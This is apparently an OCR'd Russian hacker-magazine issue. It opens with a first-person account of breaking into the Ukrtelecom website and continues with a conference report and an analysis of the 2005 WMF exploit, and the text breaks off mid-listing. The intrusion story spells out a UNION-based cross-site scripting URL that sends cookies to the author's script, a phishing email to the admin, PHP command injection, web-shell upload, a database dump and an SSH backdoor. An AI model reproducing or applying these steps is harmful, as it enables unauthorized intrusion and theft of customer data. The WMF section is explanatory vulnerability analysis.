Все, что мне нужно было от сервера www.ukrtelecom.ua, — это не слава неизвестного хакера, не дефейс посещаемого сайта и даже не возможность затроянить пару тысяч посетителей. Все, что мне было нужно, — база данных со всеми пассами и картами оплаты.

Перед тем как приступить к активным действиям, я стукнул к одному знакомому, который торговал проксями, и попросил у него доступ к сервису. Нацепив носок на браузер, я набрал в адресной строке www.ukrtelecom.ua и начал тестить сайт на баги. Первое, что бросилось мне в глаза, — ссылка вида www.ukrtelecom.ua/ua/hot_news/?id=673. Думаю, ты понимаешь, по какой причине этот линк привлек мой взгляд :). Однако программисты не были совсем уж клиническими дебилами, значение этой переменной нормально обрабатывалось, и провести элементарную SQL-injection атаку у меня не получилось. Далее мой взгляд привлек форум www.ukrtelecom.ua/ua/_offers/forum. К сожалению, администраторы Укртелекома не особенно жаловали бесплатные проекты вроде IPB, phpBB или Vbulletin, поэтому не стали устанавливать эти сомнительные борды, а создали что-то самописное. Интересно, что у них из этого получилось. Сейчас заценим.

АКТИВНОЕ ОБЩЕНИЕ НА ФОРУМЕ

Перемещаясь по страницам форума, я искал ссылки специального вида. Довольно быстро я нащупал страницу с адресом www.ukrtelecom.ua/ua/offers/forum/list.php?f=7. Через две секунды стало ясно, что я попал прямо в точку: скрипт был уязвим. Поставив после семерки кавычку, я увидел знакомую уже всем ошибку:

```
Warning: pg_exec(): Query failed: ERROR:
parser: parse error at or near «\'» at character 50 in
/usr/local/www/data/ua/offers/forum/lib/sql.inc on line 13
```

Единственное, что сразу бросилось в глаза, — на сервере использовалась база данных PostgreSQL, а не попсовый MySQL. Но нам это совершенно не важно сейчас. Суть заключается в том, что хоть баг я и нашел, но использовать его у меня не получилось. Включенная опция magic_quotes исключала подстановку кавычек, а эксперименты с union-объединениями ни к чему хорошему не приводили (на самом деле, такая ситуация возникает довольно часто; скоро в Хакере ты увидишь статью о самом рациональном и экстремальном использовании sql-injection. — Прим. Никитоса).

После неудачи с SQL-багом я решил заюзать обычный CGI-сканер на perl'е, который я запустил на забугорном шелле в Австралии.

АНАТОМИЯ СЕРВЕРА

Сканер после минуты раздумий выдал мне следующий список интересных адресов:

- http://site/robots.txt
- http://site/htaccess
- http://site/scripts/
- http://site/test/
- http://site/img/
- http://site/logs/

Первый же файл меня очень обрадовал. Как ты знаешь, в файле с таким названием находится информация для роботов поисковых машин, то есть информация о том, какие каталоги индексировать можно, а какие — нельзя. Это сделано специально для того, чтобы уберечь индексируемые ресурсы от публикации зарытых сведений, которые не предназначены для всего Интернета. Содержимое файла ты можешь наблюдать на скрине. Могу сказать, что информация из него здорово помогла мне. Чтобы тебе было проще ориентироваться, приведу здесь кусок этого файла:

WARN


Ответственность за все твои действия лежит только на тебе самом. Давайте жить дружно и соблюдать законы наших стран, ребята.


КУСОК ФАЙЛА ROBOTS.TXT

```
User-Agent: *
Disallow: /banner/ /css/ /img/ /media/ /psd/
/scripts/ /edit/ /errors/
User-Agent: TeleportPro
User-Agent: wget
User-agent: webzip
User-agent: webmirror
User-agent: webcopy
Disallow: /
User-Agent: yandex
User-Agent: rambler
User-Agent: aport
Disallow: /banner/ /css/ /img/ /media/ /psd/
/scripts/ /edit/ /errors/ /de/ /en/ /ua/
```

В директориях banner, img и media не было ничего интересного, кроме всяких анимашек, картинок и фоток. В папке css, как несложно понять, располагались таблицы стилей. А вот в директории */edit* была админка, однако туда лохов не пускали. Нужен был пароль.
Перейдя по адресу: www.ukrtelecom.ua/htaccess, я увидел содержимое .htaccess'а:

```
AuthType Basic
AuthName «Site***»
AuthUserFile /usr/local/www/.siteuser
Require valid-user
```



найденный sql-inj баг не сразу пустил меня на сервер


переменные servlet-окружения

После этого настал черед смотреть access_log. Из этого файла я почерпнул кучу интересной информации: смотрел, как кто-то пытался взломать этот сайт, и сканировал сервер X-spider'ом. В процессе занимательного чтения логов я натолкнулся на следующий адрес, который меня здорово заинтересовал: www.ukrtelecom.ua/jserv/admin.
На этой странице находился текст, в котором по-английски объяснялось, что эта динамическая страница сформирована ApacheJServ servlet engine и на ней находится информация о состоянии различных переменных servlet-окружения. На странице было три ссылки:

```
* webmaster.site (current)
* billing.site
* ajpv12://localhost:8007
```

В первых двух ничего интересного я не увидел.
Перейдя на страницу с конфигом ajpv12 и кликнув по ссылке Servlet Zones root, я увидел следующую инфу:
Я сразу обратил внимание на строки User=billing, Password=gnillib. Согласись, вполне резонно подумать, что я получил пароль минимум к базе данных, а может, он подойдет еще куда-нибудь. Но не тут-то было. Сначала я приконнектился к SSH, потом — к постгресу к FTP и к админке, но везде был полный облом.



Почитать о синтаксисе файла robots.txt можно здесь: www.robotstxt.org/wc/norobots.html



Довольно забавная штука. По адресу: www.whitehouse.gov/robots.txt можно найти файл robots.txt, в котором запрещается индексация целой кучи каталогов вроде /fotos/iraq и т.д.

БЕСПОЛЕЗНЫЕ ДЛЯ МЕНЯ ПЕРЕМЕННЫЕ SERVLET-ОКРУЖЕНИЯ

Server Name	webmaster.sm.ukrtel.net
ApJServManual	FALSE (AUTOMATIC OPERATION)
ApJServProperties	/usr/local/etc/apache/jserv/jserv.properties
ApJServDefaultProtocol	ajpv12 (PORT 8007)
ApJServDefaultHost	localhost (ADDR 127.0.0.1)
ApJServDefaultPort	8007
...	

ВСЕ ВОЗВРАЩАЕТСЯ

После такой неудачи мне пришлось серьезно задуматься. Подумал, что раз уж я нащупал SQL-injection, можно опять попробовать прокачать эту дырку. Но у меня не было информации об именах таблиц, полей и, вообще, никак не получалось провести полноценную UNION-склейку левого запроса с оригинальным. Ничего толкового у меня не получалось, и я решил отложить продолжение атаки на неопределенное время. Через несколько дней я разговорился с _1nf3ct0r_, который поведал о своей статье в декабрьском номере. Там он рассказывал об атаке SiXSS, которую успешно провел в ситуации, очень похожей на мою.

Вкратце напомню, о чем там шла речь. Суть атаки заключается в том, что при возможности организации UNION-запроса можно вывести клиенту заранее подготовленную строку с ядовитым JS-кодом, который, к примеру, уведет кукисы или зальет пользователю трояна. Именно этим путем я и решил пойти.

Быстро сформировал запрос, который выводил мессагу с кукисами:

```
www.ukrtelecom.ua/ua/offers/forum/read.php?f=5&i=65+union+select
+0,0,0,0,0,0,0,0,0,0,'<script>aler(document.cookie)</script>—
```

и перевел символьные данные в шестнадцатеричный код. В итоге получилось следующее:

```
www.ukrtelecom.ua/ua/offers/forum/read.php?f=5&i=65+union+select+
0,0,0,0,0,0,0,0,0,0,%27%3C%73%63%72%69%70%74%3E%61%6C%
65%72%74%28%64%6F%63%75%6D%65%6E%74%2E%63%6F%6
F%6B%69%65%29%3C%2F%73%63%72%69%70%74%3E%27—
```

Осталось сформировать такой линк, который бы передавал кукисы скрипту, а скрипт высылал на мыло. Сделать это просто элементарно, и мы это уже многократно проделывали на страницах журнала. Я подготовил php-скрипт, который записывает всю передаваемую ему информацию в файл, а также заменил JS-код таким образом, чтобы он передавал document.cookie GET-запросом моему скрипту. Осталось только поработать социальным инженером.

СОЦИАЛЬНО ИНЖЕНЕРИМ :)

Я зарегистрировал левый почтовый аккаунт Oleg2003@mail.ru и написал админу html-письмо примерно следующего содержания:

«Здравствуйте. Я обнаружил на вашем сайте ошибку, которая возникает при обращении к адресу: <ahref=»www.ukrtelecom.ua/ua/offers/forum/read.php?f=5&i=65+union+select+0,0,0,0,0,0,0,0,0,0,%27%3C%73%63%72%69%70%..skiped ..%69%70%74%3E%27»>http://site/ua/offers/forum/read.php?f=5. Примите меры. Василий.»

После этого я заслал админу письмо и стал ждать ответа на мой запрос, однако он последовал только через несколько дней. Админ писал, что никакой ошибки там нет и в помине и что все круто работает. Да, он был прав. Действительно, работало все на ура, в том числе и мой скрипт, который записал его кукисы в файл. Настала пора суетиться, смотреть, что там внутри, а то вдруг сессия ограничена по времени. Еще я опасался, что там может быть реализована привязка к IP. Однако удача была на моей стороне: к ip привязки не было, а сессия числилась активной, и я, подменив кукисы, сумел залогиниться под админом.

THE END


В админке не было ничего особенного. Можно было запостить новость. В общем, как обычно. Функции для закачивания файла в панели не было, и это меня расстраивало. Впрочем, я довольно быстро нашел выход из этой ситуации. Дождавшись глубокой ночи, когда администратор спит, а на сайте почти нет посетителей, я создал новый пост со следующим содержанием: <? passthru(«id»);?>. После того как я нажал кнопку «reload», на главной странице Укртелекома увидел вывод команды id, который говорил, что мои привилегии — nobody. Выполнять команды скриптов index.php было довольно палевным занятием, поэтому я быстро написал скрипт и залил в текущую директорию web-шелл от RST. Убедившись, что шелл нормально загрузился и работает, я потер палевный пост, и теперь админ ничего уже не мог заметить.

Заархивировав все PHP-скрипты, я слил их себе на жесткий диск и начал изучать. Практически сразу в куче сриптов натолкнулся на нужный мне, в котором нашел запись примерно такого содержания:


```
$db_host = «localhost»;
$db_name = «databasename»;
$db_login =»login»;
$db_pswd = «password»;
```

В переменных хранились пароли для подключения к базе данных. Залив Network PHP-file Manager, я сделал дамп базы данных и слил его на другой хост. Стоит ли говорить, что пароли от бд подошли к SSH, и я забэкдорил систему довольно быстро и надежно.


BINARY YOUR'S



баг в исходним виде



файл robots.txt сайта Укртелекома



SiXSS-атака в действии


1
2
3
4
5



КОНФЕРЕНЦИЯ ХАКЕРОВ

Недавно в Государственной Думе состоялась довольно забавная встреча под названием «Хакеры в России». Организаторы встречи предложили собравшимся обсудить возможность использования хакерского потенциала России для решения геополитических задач вроде взлома террористических сайтов и борьбы с детской порнографией.

Такую встречу мы не могли пропустить и отправили на этот митинг двух своих представителей — Форба и NSD. Помимо наших ребят, на встрече присутствовали журналисты, представитель Управления «К», школьникии учителя, университетские преподы , а также один экс-хакер.

Митинг получился на славу. Учителя то и дело требовали у организаторов купить компьютеры именно в их школу, обещая в ответ подготовить «столько хакеров, сколько будет нужно стране». Когда же более подкованные в техническом плане ребята начинали говорить о ботнетах и TCP/IP, это вызывало негодование несчастных преподов, и те вновь требовали компьютеры детям.


Укр-Хыр даже задумал поругаться с ними, за что ему отключили микрофон.

Только NSD высказался по делу: «Заставить хакеров работать на государство можно либо с помощью денег, либо при помощи силовых органов.» После этого собравшиеся сказали, что ни один из этих способов в России не сработает, и можно было уже расходиться.



ВСЕ О WMF И САМОМ ОБШИРНОМ БАГЕ В ИСТОРИИ WINDOWS

«ВОЗМОЖНО, В НОВОГОДНЕМ ПЕРЕПОЛОХЕ ТЫ И НЕ ЗАМЕТИЛ, НО НЕДАВНО БЫЛА ОБНАРУЖЕНА САМАЯ КРУПНАЯ ДЫРА ЗА ВСЮ ИСТОРИЮ СУЩЕСТВОВАНИЯ WINDOWS. БАГ ПОРАЖАЕТ ВСЕ СИСТЕМЫ ОТ WINDOWS 3.X ДО LONGHORN И ДАЖЕ, КТО БЫ МОГ ПОДУМАТЬ, UNIX! ПО ДАННЫМ MCAFEE, НА 6 ЯНВАРЯ 2006 ГОДА БЫЛО ЗАРАЖЕНО 6% МАШИН ПО ВСЕМУ МИРУ. И ЭТО ТОЛЬКО НАЧАЛО, ПРИЯТЕЛЬ! ВРЕМЯ РАЗОБРАТЬСЯ С ТЕМ, КАК ЧЕРВИ ИСПОЛЬЗУЮТ НОВЫЙ БАГ ДЛЯ РАСПРОСТРАНЕНИЯ, КАК ОНИ ВНЕДРЯЮТСЯ В СИСТЕМУ И КАК ОТ НИХ ЗАЩИЩАТЬСЯ»



TEXT КРИС КАСПЕРСКИ АКА МЫЩЪХ //

WMF: БАГ ГОДА



По данным F-Secure, первый эксплойт появился 27.12.2005 на www.unionseek.com, где его тут же прибили вместе с сайтом. Но джин был выпущен из бутылки, и копии эксплойта просочились в Интернет, прочно обосновавшись на www.metasploit.com и milw0rm.com под именем «ie_xp_pfv_metafile».



В тот же день Microsoft выпустила бюллетень Vulnerability in Graphics Rendering Engine Could Allow Remote Code Execution, официально подтверждающий наличие уязвимости в графической подсистеме, но вместо «микстуры» предоставила лишь обещание выпустить заплатку к 10 января, между тем очаги эпидемии все разрастались и эксплойты охватывали уже пять сайтов:
www.unionseek.com,
crackz.ws,
www.tfcco.com,
iframeurl.biz,
beehappyy.biz, из которых до наших дней дожил только www.tfcco.com, а всем остальным злые администраторы сделали харакири без анестезии.



Спустя 24 часа (то есть 28 декабря) парни из F-Secure уже насчитали три различных модификации эксплойта, условно обозначенных W32/PFV-Exploit A, B и C. Надвигающуюся угрозу заметили и другие фирмы. В частности, McAfee обнаружила два эксплойта, классифицировав их как Downloader-ASE и Generic Downloader.q.



На следующий день, 29 декабря, количество разновидностей wmf-червей перевалило за полтинник, а лекарства все не существовало. Программисты из Microsoft уже перекомпилировали GDI32.DLL, но еще не успели его протестировать. А тем временем эксплойты цвели и размножались. Для временного решения проблемы (workaround) Microsoft предложила пользователем разрегистрировать библиотеку shimgvw.dll, отвечающую за обработку изображений в Internet Explorer, Outlook Express, Google Desktop Search и некоторых других приложениях, однако программы, напрямую взаимодействующие с GDI (например, Irfan Viewer) оставались уязвимыми, к тому же без shimgvw.dll изображения (даже легальные) просто не отображались. Программа Windows Picture and Fax viewer показывала пустой экран, в котором не угадывалось никакого оптимизма.



31 декабря, когда эпидемия бушевала в полный рост, создатель легендарного дизассемблера IDA Pro, Ильфак Гуильфанов, выпустил hotfix, латающий движок графической подсистемы прямо в памяти, чтобы вместо исполнения зловредного callback'а она возвращала сообщение об ошибке. В результате сайт Ильфака (www.hexblog.com) немедленно рухнул от наплыва посетителей, подняв популярность его владельца во много раз. В тот же день был обнаружен первый червь, распространяющийся по MSN-Messenger'у через дыру в метафайлах и рассылающий ссылку на xmas-2006 FUNNY.jpg, в действительности являющийся никаким не jpg, а самым настоящим инфицированным wmf, устанавливающим backdoor. К 11:54 GMT, по оценкам Лаборатории Касперского, червь, прозванный IM-Worm, сумел захватить 1000 машин-дронов (www.viruslist.com/en/weblog?dicuss=176892530&return=1), однако это были еще цветочки.



Дальше — больше. 3 января появился конструктор червей, а через день хакеры добрались и до IRC. Появилась информация, что Google Desktop Search автоматически выполняет «начинку» метафайлов при индексации диска. То есть, злоумышленнику достаточно просто забросить wmf-файл на компьютер жертвы, и все.




Помимо всего обещанного, в статье, на нашем диске ты найдешь полную версию статьи Криса об этом баге. Дело в том, что статья у него по обыкновению получилась просто невероятных размеров, и в журнале нам пришлось ее подсократить. Полная версия статьи Криса лежит на нашем диске — забирай, вчитывайся.



1 января появился первый полиморфный вирус, генерирующий метафайлы случайного размера с произвольным числом фреймов и высококонфигурабельным shell-кодом, размещенный между фреймами и обламывающий ранее установленные фильтры. Тогда же началась массовая рассылка по мылу MSN-червя со строкой Happy New Year в subj'e.



Ситуация становилась критической, и вот 5 января, на пять дней раньше обещанного, Microsoft выпустила долгожданное официальное обновление для NT-подобных систем: www.micro soft.com/technet/security/Bulletin/ms06-001.mspx, однако Windows 9x все еще остается не залатанной, не говоря уже о Windows 3.x и UNIX-подобных системах.



рабочий стол зараженной машины

прибитый beehappyy.biz

Microsoft Anti-Spyware борется против wmf-заразы

один из многих сайтов, раздающих WMF-эксплойт

Внимательное чтение SDK (да только кто ж его читает!) показывает, что некоторые GDI-команды поддерживают функции обратного вызова (они же call-back'и), принимающие в качестве одного из аргументов указатель на пользовательскую процедуру, делающую что-то полезное (например, обрабатывающую ошибки или другие внештатные ситуации). В том же самом SDK говорится, что последовательность GDI-команд может быть сохранена в метафайле (WMF — Windows Meta File), а затем «воспроизведена» на любом устройстве, например, мониторе или принтере. По отдельности оба этих факта хорошо известны, но долгое время никому не удавалось объединить их в одну картину. Все привыкли считать WMF графическим форматом, содержащим набор данных, возможность внедрения машинного кода как-то упускалось из виду, и никакие защитные меры не предпринимались. Между тем, если записать в метафайл GDI-команду, ожидающую указателя на callback-функцию, размещенную там же, то при «проигрывании» метафайла она получит управление и выполнит все, что задумано!

ФУНКЦИИ, ОБРАБАТЫВАЮЩИЕ МЕТАФАЙЛЫ, РЕАЛИЗОВАНЫ ВНУТРИ GDI32.DLL. ИМЕННО ЗДЕСЬ И СИДИТ УЯЗВИМОСТЬ.



КАК ВСЕ НАЧИНАЛОСЬ

Метафайлы появились еще в начале 80-х и неизвестно, кому первому пришла в голову мысль использовать их для распространения зловредного кода. Я обосновал теоретическую возможность такой атаки еще лет пять назад, а через два года после этого даже привел фрагмент работоспособного эксплойта в «Системном администраторе» (или это был «Программист»?). Однако мой сплоит остался незамеченным, и тревогу забили лишь 27 декабря 2005 года, когда на рабочих столах разных пользователей стала появляться всякая непотребность, а сторожевые программы начали ловить непонятно откуда взявшихся червей и ругаться матом. Поимка осуществлялась по классическому принципу: отслеживание создаваемых файлов, мониторинг реестра и так далее, то есть ловилась не сама WMF-начинка, а последствия ее непродуманной «жизнедеятельности». Грамотно спроектированный shell-код оставался незамеченным.

ЧТО ТАКОЕ WMF

Метафайлы представляют собой последовательность команд GDI и, с точки зрения графической подсистемы Windows, являются таким же «устройством», как монитор или принтер, но если информация, выводимая на монитор/принтер как бы «выпадает из обращения», то WMF-файл можно «проигрывать» многократно, передавать по Сети и так далее.

Функция HDC CreateMetaFile(LPCTSTR lpszFile) создает метафайл, возвращая контекст устройства, на котором можно рисовать стандартными GDI-функциями, такими как LineTo или Rectange, а функция PlayMetaFile (HDC hdc, HMETAFILE hmf) «проигрывает» метафайл, открытый функцией GetMetaFile (LPCTSTR lpszMetaFile), выводя его содержимое на заданное устройство, например, так:

листинг 1: вывод метафайла на экран

```
HDC DC; HMETAFILE h_meta;  // объявляем переменные
DC = GetDC(0);             // получаем контекст для вывода
h_meta = GetMetaFile(«demo.wmf»);// открываем метафайл...
PlayMetaFile(DC, h_meta);  // ...и «проигрываем» его
```

Функции CreateMetaFile/PlayMetaFile/GetMetaFile формально считаются устаревшими, однако поддерживаются всеми Windows-подобными системами для совместимости. Начиная с 9x, возможности метафайлов были значительно расширены, и появился новый формат — EMF (Enhanced Metafile), окруженный новыми функциями: CreateEnhMetaFile/PlayEnhMetaFile/GetEngMetaFile. Они также поддерживают выполнение машинного кода, поэтому, с точки зрения безопасности, оба формата тождественны друг другу.

Функции, обрабатывающие метафайлы, реализованы внутри GDI32.DLL. Именно здесь и сидит уязвимость. Библиотека shimgvw.dll — это всего лишь высокоуровневая «обертка», используемая некоторыми приложениями для обработки изображений, в то время как другие напрямую работают с GDI.

К статье прилагается программа, демонстрирующая основные приемы работы с метафайлами, ты найдешь ее на нашем диске.

УЯЗВИМЫЕ СИСТЕМЫ


В своем бюллетене (support.microsoft.com/kb/912840) Microsoft официально подтверждает уязвимость следующих систем: Windows Server 2003 SP0/SP1 (Standard, Datacenter, Enterprise и Web Edition), XP SP0/SP1/SP2 (Home и Professional), Windows 2000 SP0/SP1/SP2/SP3/SP4 (Professional, Advanced и Datacenter Server) и Windows 98/Millennium. Уязвимости подвержены практически все платформы: x86, x64 и Itanium.

Довольно внушительный список, к тому же в нем не упомянута Windows 3.x и некоторые UNIX-системы, добросовестно поддерживающие вражеский wmf-формат. В частности, сообщается об уязвимости популярного эмулятора wine и Mac OS.

Кошмар! Или… еще одна раздутая сенсация? Эксперименты мыщъх'а показывают, что дела обстоят не так уж и плохо. Могло быть и хуже. Начнем с того, что, в отличие от печально известных дыр в SQL и DCOM RPC, WMF-файлы не поддерживают автоматическое размножение червей. Жертва должна загрузить метафайл из Сети и попытаться его отобразить. Имеется множество сообщений, что Internet Explorer и Outlook Express автоматически «воспроизводят» WMF-файлы, указанные в тэге IMG, и это действительно так, однако лично мне ни один из эксплойтов заставить работать так и не удалось (W2K SP4 IE 6.0), причем IE отображает только расширенные (emf) метафайлы и только те из них, что имеют расширение WMF/EMF, но не gif или jmp.

Что же касается альтернативных браузеров, то Opera и ранние версии FireFox (1.0.4) не поддерживают отображение метафайлов, показывая пустой квадрат, щелчок по которому приводит к появлению диалогового окна, предлагающего сохранить файл на диск или открыть его с помощью ассоциированного с ним приложения. Обычно это уязвимый Windows Picture and Fax Viewer, однако у меня он не установлен, так как я смотрю все файлы при помощи Microsoft Photo Editor'а (который не поддерживает WMF-файлов и потому неуязвим) или Irfan Viever'а (уязвим под NT, но безопасен под 9x). Агрессивный характер Google Desktop Search мы уже отмечали. Поздние версии FireFox (1.5) открывают метафайлы при помощи Windows Media Player, который их ни хрена не поддерживает и потому зловредный код не получает управления.

Но даже при «ручной» работе с GDI необходимо очень сильно постараться, чтобы выполнить код внутри WMF-файла. Возьмем exploit.wmf, прилагаемый к статье, и выбранный из WMF-checker'а от Ильфака и попробуем вывести его на экран функцией PlayMetaFile, как показано в листинге 1. Под W2K SP4 (другие системы не проверял) «честные» WMF-файлы нормально выводятся, подтверждая, что программа написана правильно, но exploit.wmf не получает управления! Shell-код не выполняется, а ведь должен… Но стоит заменить контекст окна контекстом спе-



метафайлы в действии!

реакция IE — WMF-файл с эксплойтом не отображается, и shell-код не получает управление; честный WMF-файл с «левым» расширением gif также не отображается

реакция браузера Opera на WMF-эксплойт — предложение открыть метафайл ассоциированным с ним приложением (в данном случае никакое приложение не ассоциировано)

циально созданного метафайла, как на экран выпрыгивает диалоговое окно, вызываемое shell-кодом:

```
DC = CreateEnhMetaFile(0, 0, 0, «demo»);          // проигрываем метафайл в другой метафайл
h_meta = GetMetaFile(«exploit.wmf»); PlayMetaFile(DC, h_meta);
```

Под Widows 98 exploit.wmf наглухо вешает систему, независящую от выбранного контекста. Так же поступают и другие эксплойты, выловленные в Сети. Так что количество уязвимых платформ реально ограничивается одной лишь NT, причем версия под Intanium требует специально спроектированного shell-кода.
Вот тут некоторые задают вопрос: защищает ли DEP от атаки или нет? Аппаратный DEP предотвращает непредумышленное выполнение машинного кода в области данных, но не препятствует явному назначению нужных атрибутов функцией VirtualAlloc/VirtualProtect. Поэтому весь вопрос в том, в какой регион памяти загружает метафайл то или иное приложение.

SETABORTPROC, которая, в свою очередь, регистрирует пользовательскую callback-функцию, изначально предназначенную для отмены заданий, уже находящихся в очереди на печать. Это не единственная GDI-функция, принимающая callback'и, есть и другие (как документированные, так и не совсем, например, LineDDA, SetICMMode), но, по-видимому, только META_ESCAPE/SETABORTPROC может быть внедрена в метафайл. Или все-таки нет? Дизассемблирование GDI32.DLL показывает огромное количество функций типа call reg, где reg — указатель, полученный из WMF-файла, каждая из которых может оказаться новым «священным граалем» и новой дырой, но не будем на них останавливаться, чтобы не облегчать работу «специалистам по безопасности», питающихся чужими идеями. Впрочем, хакеры поступают точно так же, и прежде, чем разрабатывать собственного червя, препарируют уже существующие. Мы последуем этой тенденции и расковыряем сейчас какой-нибудь сплоит.

ПОД WIDOWS 98 EXPLOIT.WMF НАГЛУХО ВЕШАЕТ СИСТЕМУ, НЕЗАВИСЯЩУЮ ОТ ВЫБРАННОГО КОНТЕКСТА.

СПАСЕТ ЛИ DEP?

Попробуем это выяснить с помощью метафайла exploit.wmf и отладчика OllyDbg. Чтобы бестолку не трассировать километры постороннего кода, давай внедрим в exploit.wmf точку останова, предварительно скопировав его в wmf-int3.wmf, чтобы не испортить оригинал. Открываем метафайл в hiew'е, давим <F5> (goto) и переходим по смещению 1Ch, откуда, собственно говоря, и начинается актуальный shell-код. Переходим в режим редактирования по <F3> и пишем CCh, пока не надоест. Сохраняем изменения по <F9> и выходим.
Берем с диска уже готовый файл PlayMetaFile.exe и загружаем его в отладчик, нажимая <F9> для запуска программы, которая тут же грохается, поскольку натыкается на забор из CCh, каждый из которых соответствует машинной инструкции INT 03h, вызываемой отладчиком. Смотрим на EIP. Он указывает на 8B001Dh (естественно, на других системах это значение может быть иным). Карта памяти показывает, что эта область памяти имеет атрибуты «Только на чтение» и при активном аппаратном DEP никакой код здесь исполняться не может (программный DEP от этого не защищает). Однако по умолчанию DEP задействован только для некоторых системных служб, а пользовательские программы могут вытворять что угодно… Такая вот, значит, ситуация.
А как ведет себя Irfan Viewer? Посмотрим-посмотрим. Регистр EIP указывает на 13D31Ch и, судя по карте памяти, находится глубоко в стеке, доступном как на чтение, так и на запись, но только не на исполнение. Значит, если задействовать DEP для всех приложений, WMF-эксплойты окажутся неработоспособны, однако далеко не все процессоры поддерживают DEP, так что угроза атаки вполне актуальна, но все-таки не настолько велика, как это пытаются представить некоторые антивирусные компании.

КАК РАБОТАЮТ ИЗВЕСТНЫЕ СПЛОИТЫ

Известные мне эксплойты внедряют в WMF-файл ecsape-последовательность META_ESCAPE, вызывающую функцию

ПРЕПОРИРУЕМ СПЛОИТ

Для анализа хорошо подходит WMF Exploit Checker от Ильфака Гуильфанова, исходный код которого можно найти на нашем диске; там же лежит откомпилированный бинарник. Знай, что это никакой не checker, а самый настоящий эксплойт, внедряющий в WMF-файл машинный код, пытающийся вывести на экран Your system is vulnerable to WMF exploits!.
Распаковав zip-архив с исходными текстами, мы найдем семь файлов следующего содержания:

* tell.asm: shell-код, подготовленный к внедрению;
* wmf_checker_hexblog.cpp: создает wmf-файл, внедряет туда shell-код и проигрывает его;
* wmfdata.cpp: откомилированный tell.asm с готовым wmf-заголовком;
* wmfhdr.wmf: wmf-заголовок с escape-последовательностью и функций SetAbortProc;


wmfdata.cpp представляет собой готовый WMF-файл с shell-кодом, который можно скормить Internet Exporer'у, IrfanView'у или любой другой программе подобного типа, но только предварительно необходимо преобразовать cpp в bin, поскольку у Ильфака двоичные данные представлены в виде массива uchar:

```
static uchar array[] = {
